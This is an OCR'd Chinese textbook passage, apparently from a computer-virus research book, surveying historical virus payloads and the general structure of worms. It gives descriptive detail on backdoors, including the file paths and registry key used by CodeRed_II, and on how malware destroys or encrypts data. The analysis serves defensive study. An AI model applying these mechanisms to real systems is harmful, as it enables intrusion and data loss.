


图8-3 被激活的Spanska病毒IDEA

Spanska的大多数颇有影响的动画都在病毒W32/SKA（又叫Happy99，在第3章和第9章中讨论）中展现出来。有些病毒甚至可以和用户交互，让用户在病毒上玩游戏，比如Playgame病毒[2]。

当然，病毒并不是非得要在屏幕上显示动画或者消息之类的。他们还可以用扬声器播放音乐，甚者还可以说话。现在的计算机都能播放MP3或者WAV文件，病毒可以利用这个特点。有些可恶的病毒连续不断的打开、关闭光驱托盘，好像要把机房变成可怕的“鬼屋”。

有些蠕虫甚至会写诗，比如西班牙病毒作者Sandman编写的病毒W95/Haiku[3]（见图8-4）。

W95/Haiku在攻击过程中还能连接到206.132.185.167 (www.xoom.com)并利用GET命令下载一个Windows WAV文件（/haiku_wav/Haiku.wav）。它把这个WAV文件存储为C:\haiku.wav，然后播放这个文件。Haiku证明了现在的复制代码不需要自己携带载荷，这样可以让病毒代码更短小一些。




图8-4 病毒W95/Haiku的启动例程

8.4 低破坏型载荷

有的病毒有比较低的破坏功能。比如，病毒W95/HPS在初始化的时候检查日期，如果这一

天是星期天就激活病毒程序，如果系统打开一个没有压缩的BITMAP文件，病毒就把这个图像水平翻转，就像图8-5中显示的那样。




图8-5　病毒W95/HPS的启动例程

病毒W95/HPS在它翻转过的图片的ID上做了标记，它在bitmap头的尾部加上DEADBABEh，这样就可以避免再次翻转该图片，病毒就不会恢复图片原来的样子。有些DOS病毒能够临时翻转屏幕上显示的字符，与这些DOS病毒相比，W95/HPS的破坏性要大一些。因为Windows系统中经常使用没有压缩的bitmap文件，HPS能够制造很多诡异的效果，你只有从镜子中观察这些图片才知道在计算机在干些什么。

有些病毒只是针对某个特别的可执行程序（很可能是反病毒程序）。比如AntiEXE病毒携带了一个字符串，它能够检测并破坏所有含有这个字符串的可执行程序，其他程序则不受影响，AntiEXE更像是早期的反制病毒。反制病毒都属于中等破坏型的，他们以杀掉活动进程、删除磁盘文件的方式攻击反病毒软件和其他安全系统，包括个人防火墙系统等。

有时，反制病毒向选定的程序发送“Windows shutdown”（关闭系统）消息，让目标程序认为系统就要关闭了，程序必须退出。当然Windows系统并没有关闭，但是保护程序关闭了，没有保护的系统完全暴露在各种可能的攻击面前。

另一个中等破坏型病毒是WM/Wazzu.A。这个宏病毒曾经在1996年大行其道，因为它感染了微软的网站和微软发布的部分CD。Wazzu病毒在文档中随机抓取三个词，并把单词Wazzu插入到这些句子里面。IBM研究中心的Morton Swimmer在互联网上发表了一篇有趣的文章，他在文章中设计了一个游戏，在互联网上用搜索引擎玩儿一个“Where is Wazzu?”的游戏。因为这个病毒流行范围特别大，很多公司在网站上发布的文档都被Wazzu感染了，造成了一定的损失。

8.5　强破坏型载荷

有些计算机病毒故意破坏计算机上的数据，甚至破坏计算机硬件系统。本节就来讨论这样的例子。

8.5.1　数据重写型病毒

很多强破坏型病毒直接格式化硬盘驱动器或者重写硬盘上的数据。Michelangelo就是这样的例子，媒体曾经对这个病毒做过大幅报道。Michelangelo并不重写整个磁盘的数据，而只重写用于系统启动的那部分（前256个柱面），因此，被这个病毒攻击后，系统中的数据还是可以恢复的。

经历多年的斗争，大多数计算机病毒研究人员都变成数据恢复方面的专家了，因为病毒能给系统带来各种各样类似的破坏。有些病毒直接破坏系统的主引导记录，从而让计算机没法启动。这种破坏是很容易修复的，在修复此类问题时，Norton的PC Doctor是很好的工具。很多数据恢复公司按照他们从硬盘上恢复出来数据的数据量收费，如果数据丢失是由硬件损坏引起的，付这个费用是值得的，但是对于破坏MBR（仅仅一个扇区）的病毒损害的硬盘来说，这个费用

就太贵了。

值得一提的是Hungarian Filler的破坏程序，因为这个病毒不仅删除DOS的FAT扇区，它还用字符01(☺)填充这个扇区。在这个扇区中填充8个相似的笑脸字符。这种情况下，如果你用磁盘编辑器（比如Norton 的DiskEdit）查看硬盘的数据，你将发现图8-6所示的画面。




图8-6 Filler在FAT扇区画的图

该病毒的破坏程序是经过加密的，因此反病毒界一直都没有公开这些程序的内容。而原来用匈牙利语命名的病毒“Töltögetö”却被翻译成英语的“Filler”。

有些病毒直接删除文件，AntiPascal系列的病毒搜索硬盘上的Pascal程序并删除这些程序。其他AntiPascal变种能够以隐藏/系统/只读属性创建一些临时文件来填充硬盘，他们还能修改系统的主引导扇区让系统不能启动。

有些像W32/Witty这样成功的计算机蠕虫也使用了这种方法，他们在数分钟内迅速破坏被攻击计算机系统磁盘上的信息。

8.5.2 数据欺骗

数据欺骗（data diddler）这个词是Yisrael Radai发明的，Fred Cohen也用这个词描述那些不会使用突然删除数据这样明显操作的病毒，这种病毒慢慢地修改数据，比如硬盘上存储的数据。这种类型的破坏是非常危险的，因为人们在发现病毒之前，已经把被破坏的数据写到备份系统中了。因为经常重新使用备份数据，所以当最后发现病毒攻击时，所有的数据已经被破坏了。

能够造成如此重大破坏的病毒之一是Dark_Avenger.1800.A，人们给这个病毒起了一别名叫做Eddie。这个病毒的破坏性太强了，在我年轻时曾到匈牙利的一家公司提取病毒样本，他们根本就不愿意再提起这次事件，但是为了铭记此类病毒攻击，他们直接把染有病毒的硬盘钉在墙上。

Eddie这个名字的来源并不是存储在病毒体内的字符串，而是在磁盘各处随机写下的一些文本，但是避开了FAT，这样就导致系统慢慢地死掉了。病毒故意不破坏FAT，这样感染病毒的系统就不会那么快地崩溃，而且病毒就有更多的机会感染其他系统。

病毒在随机选择的磁盘扇区上写入“Eddie lives...somewhere in time,”。后来，可以通过检测到这样的文本来发现病毒，但是为时已晚，因为已经有太多的文件（包括数据库系统）中包含这样的文本了。

另一个数据欺骗型病毒的例子是Ripper（它是由于Jack的Ripper得名的）。Ripper随机选择一些磁盘扇区，交换该扇区上的两个单词，再把交换结果写回到磁盘。这是一种严重的破坏活动，而且，我们已经注意到，少数情况下，这样的数据交换实际有助于计算机病毒的变异（因为病毒修改了自己的代码。——译者注），尽管大多数情况下，二进制病毒会被这种随机的数据修改操作破坏，但是理论上这样的破坏可能会产生一个新的病毒变种，而且反病毒软件用检测原来病毒的规则可能检测不到这个新的变种。俄罗斯病毒WordSwap用类似的方法在文件写入磁盘的时候交换文件中的两个文本单词。

8.5.3 加密数据的病毒：好坏难辨

磁盘杀手（Disk Killer）病毒是第一个用加密的方法攻击数据的病毒。Disk Killer是引导区病毒，1989年6月首先在美国发现了该病毒。在后来的几个月内，该病毒在欧洲广为流传。被该病毒感染的系统启动48小时后，调用它的载荷显示一条消息，并用简单的XOR操作搅乱了硬盘上的数据内容，加密过程从分区表开始。结果，病毒导致系统不能启动。下面就是被攻击系统的屏幕上显示的内容：

Disk Killer – Version 1.00 by COMPUTER OGRE 04/01/1989

Warning !!

Don't turn off the power or remove the diskette while Disk Killer is Processing!
PROCESSING

在病毒完成加密操作后，它显示下面的信息：

Now you can turn off the power.

I wish you luck !

该病毒加密的密级很弱，用特殊的解密工具是可以恢复磁盘上的数据[4]。然而，病毒的加密程序中存在一些错误，某种情况下，这些错误加大了系统恢复的难度。

1993年，开发了另一个引导区病毒KOH，该病毒使用IDEA密码来加密磁盘并要求用户输入口令。虽然KOH用Disk Killer类似的方法加密硬盘，但它的目的却不是破坏用户数据或者让人没法使用自己的数据，它的目的是保护用户数据。这也正是该病毒引起人们广泛注意并把它称为“好病毒”的原因。1995年，Mark Ludwig 在他的书里阐明了这个观点[5]。不幸的是，他也提供了获取这个病毒和其他一些病毒的方法，毫无疑问，KOH病毒很快出现了许多变种，而且至今仍然存在[6]。

1994年，出现了另外的一些病毒，比如Slovakian One_Half，他们使用了另一种技术。Slovakian One_Half使用一种简单的加密算法慢慢地加密磁盘。只要病毒在内存中并且是活跃的，用户就可以访问磁盘，因为在用户读取磁盘的时候病毒负责对加密的扇区进行解密。在病毒加密了磁盘一半以上的数据时，就会显示下面的信息：

Dis is one half.

Press any key to continue...

病毒One_Half完成加密后，系统和病毒就形成了一种被迫的共生关系。病毒作者不希望人们从磁盘上删除他所制造的病毒，如果有人试图用不太成熟的手段手工修复磁盘，比如用干净的MBR数据代替被感染的数据，但磁盘仍然是被加密的，那么用户就会永远丢失自己的数据。有些反病毒厂商认为，清除代码就足够了，对被破坏数据的修复不应该是反病毒软件的工作。然而，用户可不这么看。后来，反病毒软件使用了SAC（Slovakian反病毒中心）的修复工具，这个工具可以首先解密被病毒加密的数据，然后从MBR和文件中删除病毒。

在Win32中也有类似的攻击行为，当然他们成功的可能性要小得多。受到One_Half的启发，

1999年12月出现的病毒W32/Crypto试图使用微软的Crypto API加密系统上的DLL。然而，这个病毒带有很多与系统相关的bug，这些bug会造成系统崩溃。

当然，1989年就已经有了类似AIDS这样的木马程序来搅乱用户的数据（在第2章中讨论过了），实际上，它企图从被感染的用户那里勒索一笔钱。人们相信可以使用非对称加密技术实现类似的攻击，最近有一本书中讨论了这种攻击，书中称之为“加密病毒（Crypto）”。事实上，这本书的作者声称他们在1996年就制造了一个在Mac上运行的病毒，但是出于道德考虑而没有发布这个病毒[7]。

Crypto病毒使用攻击者的公钥加密被攻击系统上的数据，用户自己就没有机会解密这样的数据。其实，用户想要解密就必须付一笔钱。相对来说，对称密码允许被攻击的系统自己恢复被加密的数据，因为病毒中携带了它的加密算法，因此可以从病毒中提取它的算法并用于解密数据，而不需要从攻击者那里获取其他的秘密信息。

8.5.4 破坏硬件

有些计算机的芯片组和厂商允许用软件更新计算机闪存（Flash）里的BIOS。现今，大多数PC机使用Flash BIOS快速更新代码，这些代码都被烧入芯片，正常情况下无法修改。在20世纪90年代初，病毒研究者就预测计算机病毒可能会攻击Flash BIOS。

台湾人编写的著名的W95/CIH病毒，估计在1998年曾经成功地毁掉了10 000台PC机，它用的方法就是重写Flash BIOS中的自举区代码。该病毒在内核模式下用I/O端口命令访问Flash BIOS，这种端口操作命令在用户模式下也可以执行，但是这样做使人们比较容易地采取保护措施阻止病毒的激活例程，病毒作者当然希望避免这样的情况。

比如，病毒首先加载一个内核模式的驱动程序来钩挂I/O端口，该端口被用作“芝麻开门”序列写入Flash BIOS。VxD很容易截获用户模式代码的请求，保护系统不受这样的攻击，然而，CIH通过内核模式执行I/O端口命令，其他VxD没办法截获它的请求。

显然，另一种更具有挑战性的攻击方法是感染Flash BIOS（而不是仅仅破坏它）。其实，存在这样的概念型病毒，病毒作者Qark在1994写出了此类概念型病毒。可是，这样的病毒必须用BIOS代码编写，很难用一个通用的方法实现并支持多个系统。

更简单的病毒激活程序还可以为计算机设定一个随机的CMOS（互补金属氧化物半导体）用于存储启动密码，AntiCMOS系列病毒便使用了这个技巧。病毒利用了系统启动密码保护，用户要想修改这个密码，只能打开机箱，抽出CMOS的电池放电，或者，如果是在新的主板上可以使用主板跳线清除这个密码。

8.6 DoS攻击

以前，病毒研究者不相信可以利用病毒发起针对某台特定计算机或者某些组织的攻击。但是，在网络环境下，现代操作系统给那些具有政治动机的攻击者提供了这种攻击的能力，他们能够发起针对某个特定的商业组织（比如某个金融机构）的攻击。

过去，已经有许多成功的DoS（拒绝服务）攻击案例，有些攻击就是由计算机蠕虫发起的，大部分攻击并不是针对某个特定组织的。然而，计算机蠕虫自我复制的数据就像洪水一样填满

了整个网络，这种繁殖的副作用就发展成了DoS攻击。蠕虫W32/Slammer就是进行这种攻击的例子。蠕虫本身并不大，但是它在网络上自动繁殖的行为非常具有攻击性和破坏性。在蠕虫爆发期间，像路由器这样的网络设备严重超载，结果导致互联网的通信状况严重恶化，在某些地域网络丢包率高达90%。在蠕虫爆发期间发一封电子邮件都很困难，因为全世界的网络系统都很慢。此外，W32/Slammer高速发送到网络的数据包还导致自动取款机（ATM）发生故障、航班取消，甚至影响了总统选举[8]。

2003年8月14日，多个分析机构推测美国和加拿大的大停电是由W32/Blaster蠕虫造成的。大停电时，W32/Blaster已经爆发了三天。不过，官方很快否认了这种消息。

实际上，人们认为虽然蠕虫W32/Blaster不是这次停电的直接原因，却很可能是一个间接原因，因为它降低了电力控制中心之间通信系统的通信速度。这样网络操作员不能及时地获取数据，也不能及时控制电路系统以避免更大强度的电涌（power surges）。显然，报告显示电力控制中心有“计算机问题”，这些问题听起来极有可能是感染了蠕虫[9]。结果导致东海岸经历了大停电，其中包括纽约这样的大都市。

最后，由于Blaster蠕虫传播如此迅速，具有漏洞的计算机根本就不能连接到有问题的网络上（除非在计算机上安装了个人防火墙）来下载漏洞补丁，因为蠕虫能够立即感染有漏洞的计算机。Blaster试图攻击Windows更新站点，然而攻击者选择了错误的目标，攻击并没有成功。如果攻击Windows更新站点的过程成功了，修补有漏洞计算机系统的问题就会更加复杂，因为补丁会更难以下载。或许有人会问，现在就已经够难的了，因为有漏洞的计算机太容易受到攻击，很有可能在他们下载并安装补丁之前就被蠕虫感染了。

2001年7月16日，中国的W32/CodeRed蠕虫试图发起针对www.whitehouse.gov（其IP地址是198.137.240.91)的DoS攻击，其攻击方式是连续不断地发起针对该站点的连接。为了对付这个攻击，该站点迅速更改了IP地址。然而，该蠕虫携带了另外一个载荷专门攻击使用U.S.English代码（0x409）的计算机系统。

CodeRed蠕虫在微软IIS的INFOCOMM.DLL模块的TcpSockSend()函数上安装了钩挂程序。蠕虫的钩挂程序不允许被感染的系统获取HTML内容，而是对于所有的访问都显示图8-7中的页面。

图8-7　蠕虫CodeRed的活动例程

Linux系统上最有名的蠕虫可能是Linux/Slapper。（在本书的第9章和第10章中详细讨论具体技术）。为了保证本章的完整性，这里简要介绍一下。Slapper构建了一个P2P的网络系统来执行DDoS（分布式拒绝服务攻击）攻击。它允许攻击者连接到一个被蠕虫感染的节点，然后通过一直发送命令控制所有受到感染并连接到该节点的“僵尸”系统（zombie system）。每一个蠕虫的拷贝都携带了命令接口，攻击者可以通过这个接口执行各种拒绝服务攻击。最大的僵尸系统可能包含20 000台计算机，他们时刻等待攻击者的攻击命令。

蠕虫还发展出很多其他类型的DoS攻击。比如针对911电话系统（911是美国紧急服务电话的号码）的攻击，通常都是由蠕虫的攻击程序发起的。工作在微软WebTV系统上的蠕虫Neat（第3章中已经讨论过了），就能够发起这种攻击，该蠕虫简单地重新配置WebTV系统，让它拨打电话911而不是默认ISP的电话号码。

8.7 窃取数据：用病毒牟利

现在的攻击者开始用计算机病毒牟利了。虽然专业的攻击者可以在入侵个人计算机系统后偷窃用户信用卡账号和其他有用的信息，但是，计算机蠕虫攻击可以在更短的时间内攻击更多的目标，从而获取更大的利益，同时又降低了被追踪到的可能性。

8.7.1 网络钓鱼攻击

利用计算机蠕虫偷窃有用信息的方法有很多种。最简单的方法是攻击者利用社会工程学原理发动攻击（也叫做简单的网络钓鱼（phishing）攻击）并收集信息，这种攻击方法等待用户自己暴露自己的信用卡号和密码。网络钓鱼攻击通常使用欺骗性的邮件和伪造的站点来欺骗收件人，使他们泄露他们的个人信息。钓鱼攻击者已经确认大概有5%的收件人给他们回复[10]。

W32/Mimail.I@mm[11]就是用于网络钓鱼攻击的例子，是一种相对有效的攻击。该蠕虫通过邮件发送自己。为了偷窃有用的信息，该蠕虫利用伪造的PayPal的对话框（如图8-8），要求用户输入信用卡号和其他个人信息。蠕虫存储偷来的信息，然后加密这些信息并把它们发送给攻击者。




图8-8 蠕虫W32/Mimail.I@mm显示的对话框

8.7.2 后门

计算机蠕虫常常携带后门。此类蠕虫中最有名的是W32/HLLW.Qaz.A。该蠕虫最早于2000年7月在中国发现。QAZ是一个伴生病毒，但它本身也在网上传播。此外，该病毒携带了一个后门，该后门允许远程用户通过7597端口连接并控制受害的计算机。

QAZ通过枚举保护措施很弱的NetBIOS共享区来企图发现要感染的计算机，在感染了远程计算机之后，用电子邮件将被感染计算机的IP地址发送给攻击者。蠕虫中的后门程序等待攻击者的连接，这就允许黑客连接并控制受感染的计算机。根据对几个版本的源代码的分析，QAZ很有可能成功侵入了Microsoft的网络，攻破了一个不安全的家用计算机，通过该计算机进入了公司内部的站点，窃取了大量有用信息。

CodeRed的一个变种CodeRed_II携带了另一个有名的后门，该蠕虫从Windows NT\System目录下拷贝CMD.EXE到下列目录（如果它们存在）：

C:\Inetpub\Scripts\Root.exe

D:\Inetpub\Scripts\Root.exe

C:\Progra~1\Common~1\System\MSADC\Root.exe

D:\Progra~1\Common~1\System\MSADC\Root.exe

虽然CodeRed_II和它的初始版本一样利用内存中的传播引擎进行传播，但这个变种还能释放一个名为VirtualRoot的木马。该木马在执行后修改下面的注册表键：

```
HKLM\System\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots
```

木马在这里添加了一些新键值并把它们的用户设置成工作组217。这就允许攻击者通过发送HTTP GET请求，通过执行scripts/root.exe的方式控制Web服务器。在成功攻击后，用户在Windows的计算机管理器里可以发现新的根共享C:\和D:\，如图8-9所示。这就允许攻击者通过合法请求的方式利用Web服务器远程访问被感染计算机的逻辑盘C:\和D:\。




图8-9　被CodRed_II攻击后打开共享目录的系统

使用后门的计算机病毒还能攻击Novell NetWare服务器。1995年发现的DOS环境下的Hypervisor病毒[12]包含了一个特殊的程序，病毒利用该程序在Novell NetWare服务器系统上创建一个名为Hypervisor的超级用户。

Hypervisor耐心地等待网络的超级用户从被感染的系统上登录。这时，病毒就能够添加一个新用户，创建一个名为Hypervisor的用户并为该用户添加SUPERVISOR SECURITY_EQUALS属性。病毒没有为用户Hypervisor设置密码，这样当病毒散布在局域网上不久以后，攻击者就能以超级用户权限够登录系统。Hypervisor还能将Novell NetWare的二进制文件拷贝到SYS:LOGIN/目录下(NET$BIND.SYS, NET$BVAL.SYS在2.xx 服务器上； NET$OBJ.SYS, NET$PROP.SYS 在3.xx 服务器上)。另外，病毒Hypervisor是一个隐藏型病毒。

Windows系统上的计算机蠕虫Nimda使用了类似的方法，它把账号Guest添加到Administrator工作组中，这就给Guest用户赋予了超级用户的权限。

另一个病毒是W32/Bugbear@mm，该病毒使用了多种技术手段，包括邮件群发、网络共享感染和文件感染。另外，Bugbear的变种可以携带后门模块和键盘操作记录程序。使用键盘操作记录程序，蠕虫能够收集用户在系统上键入的信息包括敏感信息。蠕虫将收集到的信息发送到攻击者的多个邮箱中。攻击者还通过后门模块远程连接到受害的计算机上。而且，有些Bugbear的变种还能够发起针对某些金融机构的攻击，它携带着上千个与世界各地的银行有关的域名清单。当蠕虫认为本地默认邮件地址属于某个银行时，它就把用键盘操作记录程序记录下来的信息以及存储在Cache中的拨号密码发送到攻击者的邮箱中。攻击者希望利用这些信息连接到金融机构的拨号网络以发财致富。

8.8 结论

各种迹象表明，基于计算机蠕虫的在线欺骗行为将会逐渐增加，这不仅给银行带来威胁，也给一些在线的交易系统（brokerage systems）带来威胁。难以想像蠕虫通过在线“买、卖”商业股票引起的金融混乱。主流股票平均每天成交几千万股，并且在交易日结束前股票价格基本保持不变。通常，买方和卖方基本持平，如果成千上万感染蠕虫的计算机以它控制的用户名义进行随机或者有针对性的买、卖操作，情况可能完全不同了。

如果病毒作者们为了经济利益编制出了计算机蠕虫，那么将来的垃圾邮件发送者（Spammers）也会在他们的邮件中越来越多地使用计算机蠕虫、Bot或者后门。

参考文献

1. Thomas A. Longstaff and E. Eugene Schultz, “Beyond Preliminary Analysis of the WANK and OILZ Worms: A Case Study of Malicious Code,” *Computers & Security*, Volume 12, Issue 1, February 1993, pp. 61-77.4.
2. Mikko Hypponen, “Virus Activation Routines,” *EICAR*, 1995, pp. T3 1-11.
3. Peter Szor, “Poetry in Motion” *Virus Bulletin*, April 2000, pp. 6-8.
4. Fridrik Skulason, “Disk Killer,” *Virus Bulletin*, January 1990, pp. 12–13.
5. Mark Ludwig, “Giant Black Book of Computer Viruses,” *American Eagle Publications, Inc.*, 1995.

6. Vesselin Bontchev, "Are 'Good' Computer Viruses Still a Bad Idea?," *EICAR*, 1994, pp. 25-47.

7. Dr. Adam L. Young and Dr. Moti Yung, "Malicious Cryptography: Exposing Cryptovirology," Wiley Publishing, Indianapolis, 2004, ISBN: 0764549758 (Paperback).

8. Gerald D. Hill III, "The Trend Toward Non-Real-Time Attacks," *Computer Fraud & Security*, November 2003, pp. 5-11.

9. Bruce Schneier, "Blaster and the August 14th Blackout," `http://www.schneier.com/crypto-gram-0312.html`.

10. Anti-Phishing Working Group, `http://www.antiphishing.org/`.

11. Stuart Taylor, "Misguided or Malevolent? New Trends In Virus Writing," *Virus Bulletin*, February 2004, pp. 11-12.

12. Peter Szor and Ferenc Leitold, "Attacks Against Servers," *Forraskod*, March/April 1995, pp. 2-3.

第9章 计算机蠕虫的策略

"蠕虫：名词，能够在网络上繁殖的自我复制程序，通常是有害的。"

——《简明牛津英语辞典》，第10版修订版

9.1 引言

本章讨论高级计算机蠕虫的通用（至少是"典型"）结构和计算机蠕虫入侵新的目标系统所使用的常用策略。计算机蠕虫主要在网络上传播，也可以说蠕虫是计算机病毒的一个子集。有趣的是，即使是在研究网络安全的团体里，也有很多人认为计算机蠕虫和计算机病毒之间的差别很大。其实，在计算机反病毒研究组织（Computer Antivirus Researchers Organization，CARO）内部，研究者们对于应该把哪些东西归类为"蠕虫"也还没有达成共识。本章希望提出一个共识（至少作者和他的朋友们认为）：从本质上讲，计算机蠕虫就是病毒[1]。本章会在后面解释这个观点。

计算机蠕虫和病毒之间的首要区别在于面向网络的感染策略。蠕虫通常不需要感染宿主文件，它们以独立的程序进行繁殖。有些蠕虫不需要用户帮助就能控制远程系统，通常它们利用某个漏洞或者一组漏洞达到控制远程系统的目的，但并不是所有的蠕虫都有这样的功能。表9-1列出了一些著名蠕虫的感染方式。

表9-1 著名的计算机蠕虫和他们的感染方法

名 称	类 型	感 染	执行方式
WM/ShareFun 1997年2月	Microsoft 邮件与邮件发送者相关	Word 6和7的文档	由用户执行
Win/RedTeam 1998年1月	注入Eudora发件箱	感染Windows的NE文件	由用户执行
W32/Ska@m (Happy99 worm) 1999年1月	32位Windows 邮件发送者蠕虫	感染 WSOCK32.DLL (通过插入一个小的钩挂函数)	由用户执行
W97M/Melissa@mm 1999年3月	Word 97 邮件群发蠕虫	感染其他的Word 97 文档	由用户执行
VBS/LoveLetter@mm[2] 2000年5月	VB 脚本 邮件群发蠕虫	用它自己重写其他的VBS文件	由用户执行
W32/Nimda@mm 2001年9月	32位Windows 邮件群发蠕虫	感染32位PE文件	利用漏洞自主传播

从表9-1中可以看出，早期成功的计算机蠕虫共同采用的技术之一就是感染文件对象。根据某些蠕虫的定义，蠕虫必须是自包含的（self-contained），并且必须作为一个整体进行传输，它不需要把自己附加到宿主文件上。然而，这个定义没有明确地说明利用网络繁殖的蠕虫策略不

能像病毒一样感染文件。

当然，很多其他蠕虫，比如Morris[3]、Slapper[4]、CodeRed、Ramen、Cheese[5]、Sadmind[6]和Blaster都没有感染文件的策略，它们只是通过网络感染新的节点。因此，针对蠕虫的防御策略应该集中在保护网络和保护连接在网络上的节点。

9.2 计算机蠕虫的通用结构

每个计算机蠕虫都要包含几个基本的模块，比如目标定位模块、感染传播模块，及其他一些不太重要的模块，比如远程控制模块、更新接口、生命周期管理和载荷例程（payload routine）。

9.2.1 目标定位

为了在网络上快速传播，蠕虫应该具有发现新感染对象的能力。大多数蠕虫搜索本地系统上存储的电子邮件地址列表并向这些地址发送蠕虫的拷贝。这种方法对于攻击者来说很方便，因为大部分单位都允许邮件信息穿过单位的防火墙，这就为蠕虫提供了一个穿透点。

很多蠕虫在IP层搜索网络上的可达节点，并利用节点的“指纹”（fingerprint）信息识别远程系统的类型，以确定该系统上是否有可被利用的漏洞。

9.2.2 感染传播

把自己传输到新系统并远程控制该系统的策略是蠕虫非常重要的组成部分。大部分的蠕虫都假定目标系统运行在某种特定类型的操作系统上（比如Windows系统），然后发送一个可以在这种系统上运行的蠕虫。举例来说，蠕虫开发者可以使用脚本语言、文档格式、二进制文件或者注入到内存中的代码（或者这几种方式的组合）攻击目标系统。通常，攻击者利用社会工程学的方法欺骗接收者执行蠕虫程序。然而，越来越多的蠕虫携带一些“漏洞利用”模块，这样，蠕虫不需要用户的干预就能够自动在含有漏洞的远程系统上执行。漏洞利用技术是第10章的内容。

注释　有些微型蠕虫，比如W32/Witty 和W32/Slammer，能够在简单的函数调用的同时实现目标定位（网络扫描）和感染传播两个功能。不过，它们仍然包含着两个过程的明显特征：产生随机的IP地址和向新的目标传播蠕虫体代码。

9.2.3 远程控制和更新接口

蠕虫的另一个非常重要的组成部分是利用通信模块进行远程控制。如果没有该模块，蠕虫作者就不能通过给蠕虫拷贝发送控制信息来控制蠕虫网络。远程控制允许攻击者利用蠕虫作为僵尸网络（zombie network）上的分布式拒绝服务（DDoS）工具攻击多个未知的目标。

更新和插件接口是高级蠕虫的另一重要特色，它允许在被感染的计算机系统上更新蠕虫代码。攻击者必须面对的一个问题是：在利用系统的某个漏洞成功进入该系统后，通常就不能再次利用这个漏洞发起第二轮攻击。这样的问题有助于攻击者避免使用同样的代码多次感染同一个系统，因为重复感染可能会造成系统崩溃。不过，入侵者可以通过多种其他途经避免重复感染。

攻击者通常希望改变蠕虫的行为，甚至希望把新的感染策略发送给尽可能多的感染节点。快速引入新的感染方式是非常危险的，比如，入侵者可以在蠕虫爆发的前24个小时运用一种漏洞利用方式，然后，利用蠕虫更新接口引入一系列其他类型的感染方式。

9.2.4 生命周期管理

有些蠕虫作者希望某个版本的蠕虫在事先设定的某段时间内工作。比如，蠕虫W32/Welchia.A会在2004年初“自杀”，然后在2004年2月下旬又发布了Welchia.B（该蠕虫的B版本），这个版本又运行了3个多月后自杀。另一方面，有些蠕虫的生命周期控制模块有问题，到了它们该寿终正寝的时候却仍然运行着。而且，我们还经常遇到有些版本的蠕虫被其他版本的蠕虫修补后又继续运行下去的情况。

注意观察由Frederic Perriot管理的个人Welchia蜜罐（honeypot）系统在2003年8月到2004年2月搜集到的统计结果，如图9-1所示。Welchia数量突然减少就是其生命周期控制器的作用结果，生命周期控制模块触发了蠕虫的自杀程序。




图9-1 蠕虫Welchia的自杀过程

仔细观察某个DSL网络上收集的数据可以看出，在该蠕虫开始自杀时，正在进行Welchia攻击的系统有近30 000个（如图9-2所示）。

